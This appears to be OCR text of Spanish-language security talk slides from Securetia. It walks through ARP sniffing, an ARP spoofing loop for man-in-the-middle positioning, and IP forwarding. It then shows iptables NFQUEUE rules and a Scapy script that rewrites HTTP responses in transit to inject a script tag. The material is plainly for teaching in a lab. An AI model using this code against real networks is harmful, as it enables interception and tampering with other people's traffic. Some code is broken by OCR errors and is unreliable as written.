
ARP Sniff (3)

```
:::py3
import sys
import click
from scapy.all import conf, sniff

def procpkt(pkt):
    pkt.show2()
    print('=' * 120)

@click.command()
@click.option('-i', 'iface', default=None, help='Interface to use')
def cmd_arp_sniff(iface):

    conf.verb = False
    if iface:
        conf.iface = iface

    print("Waiting for ARP packets...", file=sys.stderr)
    sniff(filter="arp", store=False, prn=procpkt)

if __name__ == '__main__':
    cmd_arp_sniff()
```

Man-In-The-Middle (MITM)



ARP Spoofing




ARP Spoofing

```
:::py3
victim1 = sys.argv[1]
victim2 = sys.argv[2]

mac1 = getmacbyip(victim1)
mac2 = getmacbyip(victim2)

pkt1 = Ether(dst=mac1)/ARP(op="is-at", psrc=victim2, pdst=victim1, hwdst=mac1)
pkt2 = Ether(dst=mac2)/ARP(op="is-at", psrc=victim1, pdst=victim2, hwdst=mac2)

while 1:
    sendp(pkt1)
    sendp(pkt2)

    print(pkt1.summary())
    print(pkt2.summary())

    time.sleep(1)
```

IP Forwarding

```
:::bash
$ echo 1 > /proc/sys/net/ipv4/ip_forward
```

TCP Handshake



TCP Handshake

```
:::py3
import click
from scapy.all import conf, IP, TCP, L3RawSocket, sr1, RandShort

@click.command()
@click.argument('host')
@click.argument('port', type=click.INT)
def tcp_handshake(host, port):

    conf.L3socket = L3RawSocket

    l3 = IP(dst=host)
    syn = l3/TCP(sport=RandShort(), dport=port, flags='S')

    synack = sr1(syn, timeout=3)
    if synack[TCP].flags != 'SA':
        return False

    ack = l3/TCP(sport=synack.dport, dport=synack.sport, flags='A', seq=synack.ack, ack=synack.seq + 1
    res = sr1(ack, timeout=3)
    if res:
        print(res.show2())
```

Segundo Fail!!!


RST Packets

```
:::py3
$ iptables-restore < iptables-no-rst.rules

$ iptables -L -n -v

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           tcp flags:0x04/0x0
```

TCP Handshake

```
:::py3
$ ./tcp_handshake.py 127.0.0.1 22
###[ TCP ]###
     sport     = ssh
     dport     = 24423
     seq       = 1526338433
     ack       = 1
     dataofs   = 5
     reserved  = 0
     flags     = PA
     window    = 43690
     chksum    = 0xfe3c
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = 'SSH-2.0-OpenSSH_7.8p1 Debian-1\r\n'
```

Manipulación de Tráfico HTTP




¿Cómo interceptamos tráfico?

Hasta ahora, solo generamos, recibimos y escuchamos tráfico.

Nos falta algo para poder "interceptar"...

iptables


Incoming Packet
raw PREROUTING
Connection (state) Tracking
mangle PREROUTING
nat PREROUTING
For this host?
N
Y
mangle INPUT
filter INPUT
Local Processing
mangle FORWARD
filter FORWARD
mangle POSTROUTING
nat POSTROUTING
Outgoing Packet
mangle OUTPUT
nat OUTPUT
Routing Decision
filter OUTPUT
Locally-generated Packet
Routing Decision
raw OUTPUT
Connection (state) Tracking

iptables - NFQUEUE

```
:::py3
$ iptables-restore < iptables-nfqueue.rules

$ iptables -L -n -v

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 NFQUEUE    tcp  --  lo     *       0.0.0.0/0            0.0.0.0/0           tcp spt:80 NFQUEUE num

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 NFQUEUE    tcp  --  *      lo      0.0.0.0/0            0.0.0.0/0           tcp dpt:80 NFQUEUE num
```

iptables - NFQUEUE

"*NFQUEUE permite pasar paquetes al espacio de usuario, para decidir qué hacer con ellos.*"

En python, podemos utilizar el módulo fnfqueue (https://github.com/notti/fnfqueue)

```
:::py3
$ pip3 install fnfqueue
```

La virtual ya lo tiene instalado!

Análisis con Scapy + NFQUEUE

```
:::py3
import fnfqueue
from scapy.all import *

queue = 0

conn = fnfqueue.Connection()

try:
    q = conn.bind(queue)
    q.set_mode(0xffff, fnfqueue.COPY_PACKET)
except PermissionError:
    print("Access denied; Do I have root rights or the needed capabilities?")
    sys.exit(-1)

while True:
    for packet in conn:

        pkt = IP(packet.payload)
        pkt[TCP].show2()
        packet.accept()

conn.close()
```

Manipulación de Tráfico

"*Al querer modificar paquetes, vamos a encontrar problemas. Con algunos, Scapy nos va ayudar.*"


Ejemplos:

1. IP: Len Field
2. IP: Checksum Field
3. TCP: Checksum Field
4. HTTP: Not-Modified
5. HTTP: Encoding Header
6. HTTP: Content-Lenght Header

Manipulando con Scapy + NFQUEUE

```
:::py3
pkt = IP(packet.payload)

if Raw not in pkt or TCP not in pkt:
    packet.accept()
    continue

del pkt[IP].len
del pkt[IP].chksum
del pkt[TCP].chksum

search_for  = b'the nginx web server is successf'
replace_for = b'<script>alert("hacked")</script>'

pkt[Raw].load = re.sub(r'If-Modified-Since.*\r\n'.encode(), b'', pkt[Raw].load)
pkt[Raw].load = re.sub(r'If-None-Match.*\r\n'.encode(), b'', pkt[Raw].load)
pkt[Raw].load = re.sub(r'Accept-Encoding.*\r\n'.encode(), b'', pkt[Raw].load)
pkt[Raw].load = re.sub(r'Connection:.*\r\n'.encode(), b'Connection: close\r\n', pkt[Raw].load)
pkt[Raw].load = re.sub(r'Upgrade-Insecure-Requests.*\r\n'.encode(), b'', pkt[Raw].load)
pkt[Raw].load = re.sub(search_for, replace_for, pkt[Raw].load)

packet.payload = bytes(pkt)
packet.mangle()
```

Si todo salió bien...



Preguntas?


_Access_Control_Systems_
_Access_Denied
_Decoding...
Authorization
_Intrusion_detection_

Muchas Gracias!

Fabian Martinez Portantier
Javier J. Vallejos Martínez

--

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https://www.securetia.com
https://github.com/securetia/
https://instagram.com/securetia/
https://twitter.com/securetia